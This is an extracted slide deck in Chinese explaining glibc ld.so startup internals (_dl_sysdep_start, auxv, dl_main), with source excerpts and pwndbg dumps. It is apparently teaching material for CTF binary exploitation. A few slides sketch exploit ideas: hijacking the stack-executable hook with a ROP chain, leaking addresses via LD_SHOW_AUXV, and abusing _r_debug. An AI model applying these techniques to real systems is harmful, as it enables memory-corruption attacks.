      DL_PLATFORM_AUXV  
    }  
  tunables_init(_environ);  
}
```

遍歷 **auxv (auxiliary vector)**，依照 type 把資料填到 link\_map member / 全域變數當中

auxv 是用來定義 OS 在執行程式的環境與初始值，像是執行時的 uid / euid 等也會被記錄在裡面

# \$ DL Start

## \_dl\_sysdep\_start

- ▶ 初始化 global 變數
- ▶ 根據 auxv 初始化 global 變數 link\_map 的成員
- ▶ 初始化 tunable、CPU feature
- ▶ 呼叫 dl\_main
- ▶ 回傳 executable 的 entry point

```
53:0298 0x7fffffff338 ← 0x21 /* '!' */
54:02a0 0x7fffffff340 → 0x7ffff7fcf000 ← jg 0x7ffff7fcf047
55:02a8 0x7fffffff348 ← 0x10
56:02b0 0x7fffffff350 ← 0xbfebfbff
57:02b8 0x7fffffff358 ← 0x6
pwndbg>
58:02c0 0x7fffffff360 ← 0x1000
59:02c8 0x7fffffff368 ← 0x11
5a:02d0 0x7fffffff370 ← 0x64 /* 'd' */
5b:02d8 0x7fffffff378 ← 0x3
5c:02e0 0x7fffffff380 → 0x555555554040 ← 0x4000000006
5d:02e8 0x7fffffff388 ← 0x4
5e:02f0 0x7fffffff390 ← 0x38 /* '8' */
5f:02f8 0x7fffffff398 ← 0x5
pwndbg>
60:0300 0x7fffffff3a0 ← 0xd /* '\r' */
61:0308 0x7fffffff3a8 ← 0x7
62:0310 0x7fffffff3b0 → 0x7ffff7fd1000 ← 0x10102464c457f
63:0318 0x7fffffff3b8 ← 0x8
64:0320 0x7fffffff3c0 ← 0x0
65:0328 0x7fffffff3c8 ← 9 /* '\t' */
66:0330 0x7fffffff3d0 → 0x555555555060 (_start) ← endbr64
67:0338 0x7fffffff3d8 ← 0xb /* '\x0b' */
pwndbg>
68:0340 0x7fffffff3e0 ← 0x3e8
69:0348 0x7fffffff3e8 ← 0xc /* '\x0c' */
6a:0350 0x7fffffff3f0 ← 0x3e8
6b:0358 0x7fffffff3f8 ← 0xd /* '\r' */
6c:0360 0x7fffffff400 ← 0x3e8
6d:0368 0x7fffffff408 ← 0xe
6e:0370 0x7fffffff410 ← 0x3e8
6f:0378 0x7fffffff418 ← 0x17
pwndbg> auxv
AT_SYSINFO_EHDR 0x7ffff7fcf000 ← jg 0x7ffff7fcf047
AT_HWCAP 0xbfebfbff
AT_PAGESZ 0x1000
AT_CLKTCK 0x64
AT_PHDR 0x555555554040 ← 0x4000000006
AT_PHENT 0x38
AT_PHNUM 0xd
AT_BASE 0x7ffff7fd1000 ← 0x10102464c457f
AT_FLAGS 0x0
AT_ENTRY 0x555555555060 (_start) ← endbr64
AT_UID 0x3e8
AT_EUID 0x3e8
AT_GID 0x3e8
AT_FCTD 0x200
```

```
u1f383@u1f383:/
t(void **start_argptr,
(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
user_entry, ElfW(auxv_t) * auxv))
...
_entry;
av;
...
IPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
GLRO(dl_auxv));
...
ElfW(Addr))ENTRY_POINT;
dl_auxv); av->a_type != AT_NULL; set_seen(av++))
->a_type)
...
ESZ:
..._pagesize) = av->a_un.a_val;
...
IDOM:
idom = (void *)av->a_un.a_val;
...
FORM_AUXV
...(_environ);
...
T;
...
atform) != NULL)
atformlen) = strlen(GLRO(dl_platform));
...
user_entry, GLRO(dl_auxv));
```

實際上 auxv 就落在環境變數後面，用 **Elf64\_auxv\_t** 結構描述，第一個 8 bytes 為 type，第二個為 value



# \$ DL Start

## \_dl\_sysdep\_start

- ▶ 初始化 global 變數
- ▶ 根據 auxv 初始化 global 變數以及 link\_map 的成員
- ▶ 初始化 tunable、CPU feature 與 heap
- ▶ 呼叫 dl\_main
- ▶ 回傳 executable 的 entry point

```
u1f383@u1f383:/  
$ ElfW(Addr)  
  _dl_sysdep_start(void **start_argptr,  
void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,  
ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))  
{  
    ElfW(Addr) user_entry;  
    ElfW(auxv_t) * av;  
    DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,  
                           GLRO(dl_auxv));  
  
    user_entry = (ElfW(Addr))ENTRY_POINT;  
    for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))  
        switch (av->a_type)  
        {  
            ...  
            case AT_PAGESZ:  
                GLRO(dl_pagesize) = av->a_un.a_val;  
                ...  
        }  
    __tunables_init(_environ);  
    DL_SYSDEP_INIT;  
    DL_PLATFORM_INIT;  
}
```

**tunable** 提供使用者能透過環境變數來調整 glibc 環境，像是設定 glibc.malloc.tcache\_count 就能調整 tcache entry 的個數 (default: 7)

1. 呼叫 brk 得到之後 **heap** 的位址並存在變數 **\_\_curbrk**
2. 呼叫 cpuid 來初始化 linkmap 當中的 CPU feature member

# \$ DL Start

## \_\_dl\_sysdep\_start

- ▶ 初始化 global 變數
- ▶ 根據 auxv 初始化 global 變數以及 link\_map 的成員
- ▶ 初始化 tunable、CPU feature 與 heap
- ▶ 呼叫 dl\_main
- ▶ 回傳 executable 的 entry point

```
u1f383@u1f383:/  
$ ElfW(Addr)  
  _dl_sysdep_start(void **start_argptr,  
void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,  
ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))  
{  
    ElfW(Addr) user_entry;  
    ElfW(auxv_t) * av;  
    DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,  
                           GLRO(dl_auxv));  
  
    user_entry = (ElfW(Addr))ENTRY_POINT;  
    for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))  
        switch (av->a_type)  
        {  
            ...  
            case AT_PAGESZ:  
                GLRO(dl_pagesize) = av->a_un.a_val;  
                break;  
            ...  
            case AT_RANDOM:  
                _dl_random = (void *)av->a_un.a_val;  
                break;  
            DL_PLATFORM_AUXV  
        }  
    __tunables_init(_environ);  
  
    (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));  
    return user_entry;  
}
```

dl\_main 不僅是設置執行環境的 function，同時也是 ld.so 的 main，另外有趣的是，他呼叫的時候是執行 call rbp



# \$ DL Start

## \_\_dl\_sysdep\_start

- ▶ 初始化 global 變數
- ▶ 根據 auxv 初始化 global 變數以及 link\_map 的成員
- ▶ 初始化 tunable、CPU feature 與 heap
- ▶ 呼叫 dl\_main
- ▶ 回傳 executable 的 entry point

```
u1f383@u1f383:/
$ ElfW(Addr)
  _dl_sysdep_start(void **start_argptr,
void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
{
  ElfW(Addr) user_entry;
  ElfW(auxv_t) * av;
  DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                          GLRO(dl_auxv));

  user_entry = (ElfW(Addr))ENTRY_POINT;
  for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))
    switch (av->a_type)
    {
      ...
      case AT_PAGESZ:
        GLRO(dl_pagesize) = av->a_un.a_val;
        break;
      ...
      case AT_RANDOM:
        _dl_random = (void *)av->a_un.a_val;
        break;
      DL_PLATFORM_AUXV
    }
  __tunables_init(_environ);

  (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));
  return user_entry;
}
```

回傳 executable 的 entry point，也就是 executable 的 **\_\_start**

# \$ DL Start

## \_dl\_main part1

- ▶ 初始化 ld link\_map 紀錄的 hook 以及 data
- ▶ 處理 LD\_ prefix 的環境變數
- ▶ 為 executable 建立 link\_map
- ▶ 初始化變數以及增加 executable ref count

```
u1f383@u1f383:/
$
static void
dl_main(const ElfW(Phdr) * phdr,
        ElfW(Word) phnum,
        ElfW(Addr) * user_entry,
        ElfW(auxv_t) * auxv)
{
    GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;
    ...
    GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;

    process_envvars(&mode);
    if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }
    else
    {
        main_map = _dl_new_object((char *)"", "", lt_executable, NULL,
                                __RTLD_OPENEXEC, LM_ID_BASE);
        main_map->l_phdr = phdr;
        ...
        _dl_add_to_namespace_list(main_map, LM_ID_BASE);
    }

    main_map->l_map_end = 0;
    ...
    ++main_map->l_direct_opencount;
    ...
}
```

# \$ DL Start

## \_dl\_main part1

- ▶ 初始化 ld link\_map 紀錄的 hook 以及 data
- ▶ 處理 LD\_ prefix 的環境變數
- ▶ 為 executable 建立 link\_map
- ▶ 初始化變數以及增加 executable ref count

```
u1f383@u1f383:/  
$  
  
static void  
dl_main(const ElfW(Phdr) * phdr,  
        ElfW(Word) phnum,  
        ElfW(Addr) * user_entry,  
        ElfW(auxv_t) * auxv)  
{  
    GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;  
    ...  
    GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;  
}
```

初始化 ld link\_map 的 member ，而在一定的條件下，可以透過 **\_dl\_make\_stack\_executable** 讓 stack 的位址變成可執行

```
main_map->l_phdr = phdr;  
...  
_dl_add_to_namespace_list(main_map, LM_ID_BASE);  
}  
  
main_map->l_map_end = 0;  
...  
++main_map->l_direct_opencount;  
...
```

# \$ DL Stack

## \_dl\_main par

▶ 初始化 ld link\_ data

▶ 處理 LD\_ prefix

▶ 為 executable

▶ 初始化變數以及 count

`_dl_map_object_from_fd+4902`

```
#ifdef SHARED
    if ((mode & (__RTLD_DLOPEN | __RTLD_AUDIT)) == __RTLD_DLOPEN)
    {
        const uintptr_t p = (uintptr_t) &__stack_prot & -GLRO(dl_pagesize);
        const size_t s = (uintptr_t) (&__stack_prot + 1) - p;

        struct link_map *const m = &GL(dl_rtlmap);
        const addr

        if (
            /* The variable lies in the region protected by RELRO. */
            if (__mprotect ((void *) p, s, PROT_READ|PROT_WRITE) < 0)
            {
                errstring = N_("cannot change memory protections");
                goto call_lose_errno;
            }
            __stack_prot |= PROT_READ|PROT_WRITE|PROT_EXEC;
            __mprotect ((void *) p, s, PROT_READ);
        }
        else
            __stack_prot |= PROT_READ|PROT_WRITE|PROT_EXEC;
    }
    else
#endif
    __stack_prot

#ifdef check_consistent
    check_consistent
#endif
```

`__stack_prot` 本身為 RO，並且紀錄 stack 權限為 RW，不過跳到這可以將其改成 RWX

`/* The variable lies in the region protected by RELRO. */`  
`if (__mprotect ((void *) p, s, PROT_READ|PROT_WRITE) < 0)`  
`{`  
 `errstring = N_("cannot change memory protections");`  
 `goto call_lose_errno;`  
`}`  
`__stack_prot |= PROT_READ|PROT_WRITE|PROT_EXEC;`  
`__mprotect ((void *) p, s, PROT_READ);`

這邊雖然會執行 `_dl_make_stack_executable` 讓 \*rdi (stack address) 變成可執行，但是後續執行會 crash，所以可能需要改寫 hook 成 ROP chain 讓更新 stack 權限後可以跳到 stack

`errval = (*GL(dl_make_stack_executable_hook)) (stack_endp);`

```
t_static_tls;
make_stack_executable;
) { ... }
"", lt_executable, NULL,
XEC, LM_ID_BASE);
_ID_BASE);
```



# \$ DL Start

## \_dl\_main part1

- ▶ 初始化 ld link\_map 紀錄的 hook 以及 data
- ▶ 處理 LD\_ prefix 的環境變數
- ▶ 為 executable 建立 link\_map
- ▶ 初始化變數以及增加 executable ref count

```
u1f383@u1f383:/  
$  
  
static void  
dl_main(const ElfW(Phdr) * phdr,  
        ElfW(Word) phnum,  
        ElfW(Addr) * user_entry,  
        ...)
```

LD\_PRELOAD、LD\_LIBRARY\_PATH 等等環境變數由這邊處理，其中如果餵入 LD\_SHOW\_AUXV=1 則會執行 `_dl_show_auxv`

```
process_envvars(&mode);  
if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }  
else
```

```
u1f383@u1f383:/  
$  
pwndbg> auxv  
AT_SYSINFO_EHDR 0x7ffff7fcf000 ← jg 0x7ffff7fcf047  
AT_HWCAP 0xbfebfbff  
AT_PAGESZ 0x1000  
AT_CLKTCK 0x64  
AT_PHDR 0x555555554040 ← 0x400000006  
AT_PHENT 0x38  
AT_PHNUM 0xe  
AT_BASE 0x7ffff7fd1000 ← 0x10102464c457f  
AT_FLAGS 0x0  
AT_ENTRY 0x55555555060 (_start) ← endbr64  
AT_UID 0x3e8  
AT_EUID 0x3e8  
AT_GID 0x3e8  
AT_EGID 0x3e8  
AT_SECURE 0x0
```

`_dl_show_auxv` 可以 leak code base / stack address / binary path，雖然可以得到許多資訊，不過需要控 rip + leak



# \$ DL Start

## \_dl\_main part1

- ▶ 初始化 ld link\_map 紀錄的 hook 以及 data
- ▶ 處理 LD\_ prefix 的環境變數
- ▶ 為 executable 建立 link\_map
- ▶ 初始化變數以及增加 executable ref count

```
u1f383@u1f383:/
$
static void
dl_main(const ElfW(Phdr) * phdr,
        ElfW(Word) phnum,
        ElfW(Addr) * user_entry,
        ElfW(auxv_t) * auxv)
{
    GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;
    ...
    GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;

    process_envvars(&mode);
    if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }
    else
    {
        main_map = _dl_new_object((char *)"", "", lt_executable, NULL,
                                __RTLD_OPENEXEC, LM_ID_BASE);
        main_map->l_phdr = phdr;
        ...
        _dl_add_to_namespace_list(main_map, LM_ID_BASE);
    }

    main_map->l_map_end = 0;
    ...
    ++main_map->l_direct_opencount;
}
```

建立 link\_map 前會先檢查 executable 是否為 ld 自己，如果是會有一些 option 的處理；executable 本身可以執行在許多 namespace，因此 namespace 自己會用 list 將 object 串起

# \$ DL Start

## \_dl\_main part1

- ▶ 初始化 ld link\_map 紀錄的 hook 以及 data
- ▶ 處理 LD\_ prefix 的環境變數
- ▶ 為 executable 建立 link\_map
- ▶ 初始化變數以及增加 executable ref count

```
u1f383@u1f383:/  
$  
  
static void  
dl_main(const ElfW(Phdr) * phdr,  
        ElfW(Word) phnum,  
        ElfW(Addr) * user_entry,  
        ElfW(auxv_t) * auxv)  
{  
    GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;  
    ...  
    GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;  
  
    process_envvars(&mode);  
    if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }  
    else  
    {  
        main_map = _dl_new_object((char *)"", "", lt_executable, NULL,  
                                __RTLD_OPENEXEC, LM_ID_BASE);  
        main_map->l_phdr = phdr;  
        ...  
        _dl_add_to_namespace_list(main_map, LM_ID_BASE);  
    }  
  
    main_map->l_map_end = 0;  
    ...  
    ++main_map->l_direct_opencount;  
    ...  
}
```

初始化 executable 的 link\_map 並增加 ref count

# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ ld 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 \_r\_debug

```
u1f383@u1f383:/  
$  
    for (ph = phdr; ph < &phdr[phnum]; ++ph)  
        switch (ph->p_type)  
        {  
        case PT_PHDR:  
            ...  
        case PT_NOTE:  
            ...  
        }  
  
    if (main_map->l_tls_initimage != NULL)  
        main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +  
                                     main_map->l_addr;  
  
    if (... /* 如果 ld 有多個 name */)   
    {  
        static struct libname_list newname;  
        ... // update member  
        GL(dl_rtld_map).l_libname->next = &newname;  
    }  
  
    if (!rtld_is_main)  
    {  
        elf_get_dynamic_info(main_map, NULL);  
        _dl_setup_hash(main_map);  
    }  
  
    setup_vdso(main_map, &first_preload);  
    setup_vdso_pointers();  
    struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,  
                                             LM_ID_BASE);
```

# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ Id 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 \_r\_debug

```
u1f383@u1f383:/  
$  
for (ph = phdr; ph < &phdr[phnum]; ++ph)  
  switch (ph->p_type)  
  {  
  case PT_PHDR:  
    ...  
  case PT_NOTE:  
    ...  
  }  
  
static struct libname_list newname;  
... // update member  
GL(dl_rtld_map).l_libname->next = &newname;  
}  
  
if (!rtld_is_main)  
{  
  elf_get_dynamic_info(main_map, NULL);  
  _dl_setup_hash(main_map);  
}  
  
setup_vdso(main_map, &first_preload);  
setup_vdso_pointers();  
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,  
                                         LM_ID_BASE);
```

將 program header 的資訊儲存到變數 `_rtld_global_ro / _rtld_global`，以及結構 `link_map` 當中

# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ ld 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 \_r\_debug

```
u1f383@u1f383:/  
$  
for (ph = phdr; ph < &phdr[phnum]; ++ph)  
    switch (ph->p_type)  
    {  
    case PT_PHDR:  
        ...  
    case PT_NOTE:  
        ...  
    }  
  
if (main_map->l_tls_initimage != NULL)  
    main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +  
                                main_map->l_addr;  
  
if (... /* 如果  
{  
    static str  
    ... // upda  
    GL(dl_rtld_map).l_libname->next = &newname;  
}  
  
if (!rtld_is_main)  
{  
    elf_get_dynamic_info(main_map, NULL);  
    _dl_setup_hash(main_map);  
}  
  
setup_vdso(main_map, &first_preload);  
setup_vdso_pointers();  
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,  
                                         LM_ID_BASE);
```

如果有使用 tls section，  
更新 section 的絕對位址



# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ Id 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 \_r\_debug

```
u1f383@u1f383:/  
$  
for (ph = phdr; ph < &phdr[phnum]; ++ph)  
  switch (ph->p_type)  
  {  
  case PT_PHDR:  
    ...  
  case PT_NOTE:  
    ...  
  }  
  
if (main_map->l_tls_initimage != NULL)  
  main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +  
  _map->l_addr;
```

```
u1f383@u1f383:/  
$  
#include <stdio.h>  
__thread int a = 0x1234;  
  
int main()  
{  
  puts("OWO");  
}
```

C 當中可以用 **\_\_thread** 屬性來定義 tls data

```
set  
setup_vdso_pointers();  
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,  
LM_ID_BASE);
```



# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ Id 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 \_r\_debug

```
u1f383@u1f383:/  
$  
    for (ph = phdr; ph < &phdr[phnum]; ++ph)  
        switch (ph->p_type)  
        {  
        case PT_PHDR:  
            ...  
        case PT_NOTE:  
            ...  
        }  
  
    if (main_map->l_tls_initimage != NULL)  
        main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +  
                                     main_map->l_addr;  
  
    if (... /* 如果 ld 有多個 name */)   
    {  
        static struct libname_list newname;  
        ... // update member  
        GL(dl_rtld_map).l_libname->next = &newname;  
    }  
  
    elt_get_dynamic_into(main_map, NULL);  
    _dl_setup_hash(main_map);  
}  
  
setup_vdso(main_map, &first_preload);  
setup_vdso_pointers();  
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,  
                                         LM_ID_BASE);
```

例如 libc.so.6 -> /lib/x86\_64-linux-gnu/libc.so.6

# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ Id 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 \_r\_debug

```
u1f383@u1f383:/  
$  
for (ph = phdr; ph < &phdr[phnum]; ++ph)  
  switch (ph->p_type)  
  {  
  case PT_PHDR:  
    ...  
  case PT_NOTE:  
    ...  
  }  
  
if (main_map->l_tls_initimage != NULL)  
  main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +  
                               main_map->l_addr;  
  
if (... /* 如果 ld 有多個 name */)   
{  
  static struct libname_list newname;  
  ... // update member  
  GL(dl_rtld_map).l_libname->next = &newname;  
}  
  
if (!rtld_is_main)  
{  
  elf_get_dynamic_info(main_map, NULL);  
  _dl_setup_hash(main_map);  
}  
tld_map).l_addr,  
ASE);
```

解析 dynamic section，之後將 **GNU\_HASH** section 的資料存在 link\_map

# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ Id 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 \_r\_debug

```
u1f383@u1f383:/  
$  
for (ph = phdr; ph < &phdr[phnum]; ++ph)  
  switch (ph->p_type)  
  {  
  case PT_PHDR:  
    ...  
  case PT_NOTE:  
    ...  
  }  
  
if (main_map->l_tls_initimage != NULL)  
  main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +  
                               main_map->l_addr;  
  
if (... /* 如果 ld 有多個 name */)   
{  
  static struct libname_list newname;  
  ... // update member  
  GL(dl_rtld_map).l_libname->next = &newname;  
}  
  
setup_vdso(main_map, &first_preload);  
setup_vdso_pointers();  
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,  
                                         LM_ID_BASE);
```

vdso 也有自己的 link\_map，初始化完後會將 vdso function 位址存到 ld link\_map 的 function ptr member

# \$ DL Start

## \_dl\_main part2

- ▶ Parse program header 並初始化 link\_map
- ▶ 更新存放 TLS 變數 section 的位址
- ▶ ld 有多個名稱，更新 link\_map 所紀錄的 name list
- ▶ 解析 dynamic section，並 cache hash table
- ▶ 設置 vdso link\_map 以及 function pointer
- ▶ 初始化全域變數 `_r_debug`

```
u1f383@u1f383:/
$
for (ph = phdr; ph < &phdr[phnum]; ++ph)
  switch (ph->p_type)
  {
  case PT_PHDR:
  ...
  case PT_NOTE:
  ...
  }

if (main_map->l_tls_initimage != NULL)
  main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                              main_map->l_addr;

if (... /* 如果 ld 有多個 name */)
{
  static struct libname_list newname;
  ... // update member
  GL(dl_rtld_map).l_libname->next = &newname;
}

if (!rtld_is_main)
{
  ...
}

set
setup_vdso_pointers(),
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                         LM_ID_BASE);
```

正常情況下 `_r_debug` 在 debug 時相關資料才有用，不過在後面 CTF 題做 exploit 時會使用到

# \$ DL Start

## \_dl\_main part3

### ▶ 初始化一大堆變數

👁 TLS module id

👁 RELRO

👁 Other

### ▶ executable 的 link\_map 會將 \_r\_debug 的位址存到 l\_info[ DT\_DEBUG ]

```
u1f383@u1f383:/
$
if (!GL(dl_rtld_map).l_name)
    GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
GL(dl_rtld_map).l_type = lt_library;
main_map->l_next = &GL(dl_rtld_map);
GL(dl_rtld_map).l_prev = main_map;
++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
++GL(dl_load_adds);

if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
    GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

const ElfW(Ehdr) * rtld_ehdr;
rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
GL(dl_rtld_map).l_phdr = rtld_phdr;
GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

size_t cnt = rtld_ehdr->e_phnum;
while (cnt-- > 0)
    if (rtld_phdr[cnt].p_type == PT_GNU_RELRO)
    {
        GL(dl_rtld_map).l_relro_addr = rtld_phdr[cnt].p_vaddr;
        GL(dl_rtld_map).l_relro_size = rtld_phdr[cnt].p_memsz;
        break;
    }

if (GL(dl_rtld_map).l_tls_blocksize != 0)
    GL(dl_rtld_map).l_tls_modid = _dl_next_tls_modid();

if (main_map->l_info[DT_DEBUG] != NULL)
    main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```



# \$ DL Start

## \_dl\_main part3

### ▶ 初始化一大堆變數

👁 TLS module id

👁 RELRO

👁 Other

▶ executable 的 link\_map 會將 \_r\_debug 的位址存到 l\_info[DT\_DEBUG]

```
u1f383@u1f383:/
$
if (!GL(dl_rtl_d_map).l_name)
    GL(dl_rtl_d_map).l_name = (char *)GL(dl_rtl_d_map).l_libname->name;
GL(dl_rtl_d_map).l_type = lt_library;
main_map->l_next = &GL(dl_rtl_d_map);
GL(dl_rtl_d_map).l_prev = main_map;
++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
++GL(dl_load_adds);

if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
    GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

const ElfW(Ehdr) * rtd_ehdr;
rtd_ehdr = (void *)GL(dl_rtl_d_map).l_map_start;
const ElfW(Phdr) * rtd_phdr = (const void *)rtd_ehdr + rtd_ehdr->e_phoff;
GL(dl_rtl_d_map).l_phdr = rtd_phdr;
GL(dl_rtl_d_map).l_phnum = rtd_ehdr->e_phnum;

size_t cnt = rtd_ehdr->e_phnum;
while (cnt-- > 0)
    if (rtd_phdr[cnt].p_type == PT_GNU_RELRO)
    {
        GL(dl_rtl_d_map).l_relro_addr = rtd_phdr[cnt].p_vaddr;
        GL(dl_rtl_d_map).l_relro_memsz = rtd_phdr[cnt].p_memsz;
    }

if (GL(dl_rtl_d_map).l_tls_blocksize != 0)
    GL(dl_rtl_d_map).l_tls_modid = _dl_next_tls_modid();

if (main_map->l_info[DT_DEBUG] != NULL)
    main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```

如果 dl 有用 tls，給他一個 module id

```
if (GL(dl_rtl_d_map).l_tls_blocksize != 0)
    GL(dl_rtl_d_map).l_tls_modid = _dl_next_tls_modid();
```

```
if (main_map->l_info[DT_DEBUG] != NULL)
    main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```



# \$ DL Start

## \_dl\_main part3

### ▶ 初始化一大堆變數

👁 TLS module id

👁 RELRO

👁 Other

### ▶ executable 的 link\_map 會將 \_r\_debug 的位址存到 l\_info[ DT\_DEBUG ]

```
u1f383@u1f383:/
$
if (!GL(dl_rtld_map).l_name)
    GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
GL(dl_rtld_map).l_type = lt_library;
main_map->l_next = &GL(dl_rtld_map);
GL(dl_rtld_map).l_prev = main_map;
++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
++GL(dl_load_adds);

if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
    GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

const ElfW(Ehdr) * rtld_ehdr;
rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
GL(dl_rtld_map).l_phdr = rtld_phdr;
GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

size_t cnt = rtld_ehdr->e_phnum;
while (cnt-- > 0)
    if (rtld_phdr[cnt].p_type == PT_GNU_RELRO)
    {
        GL(dl_rtld_map).l_relro_addr = rtld_phdr[cnt].p_vaddr;
        GL(dl_rtld_map).l_relro_size = rtld_phdr[cnt].p_memsz;
        break;
    }

if (
if (
```

從 program header 中找 RELRO，更新位址與大小到 ld link\_map

# \$ DL Start

## \_dl\_main part3

### ▶ 初始化一大堆變數

- 👁 TLS module id
- 👁 RELRO
- 👁 Other

▶ executable 的 link\_map 會將 \_r\_debug 的位址存到 l\_info[ DT\_DEBUG ]

```
u1f383@u1f383:/
$
if (!GL(dl_rtl_d_map).l_name)
    GL(dl_rtl_d_map).l_name = (char *)GL(dl_rtl_d_map).l_libname->name;
GL(dl_rtl_d_map).l_type = lt_library;
main_map->l_next = &GL(dl_rtl_d_map);
GL(dl_rtl_d_map).l_prev = main_map;
++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
++GL(dl_load_adds);

if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
    GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

const ElfW(Ehdr) * rtd_ehdr;
rtd_ehdr = (void *)GL(dl_rtl_d_map).l_map_start;
const ElfW(Phdr) *rtd_phdr = (const void *)rtd_ehdr + rtd_ehdr->e_phoff;
GL(dl_rtl_d_map).l_phdr = rtd_phdr;
GL(dl_rtl_d_map).l_phnum = rtd_ehdr->e_phnum;

size_t cnt = rtd_ehdr->e_phnum;

if (GL(dl_rtl_d_map).l_tls_blocksize != 0)
    GL(dl_rtl_d_map).l_tls_modid = _dl_next_tls_modid();

if (main_map->l_info[DT_DEBUG] != NULL)
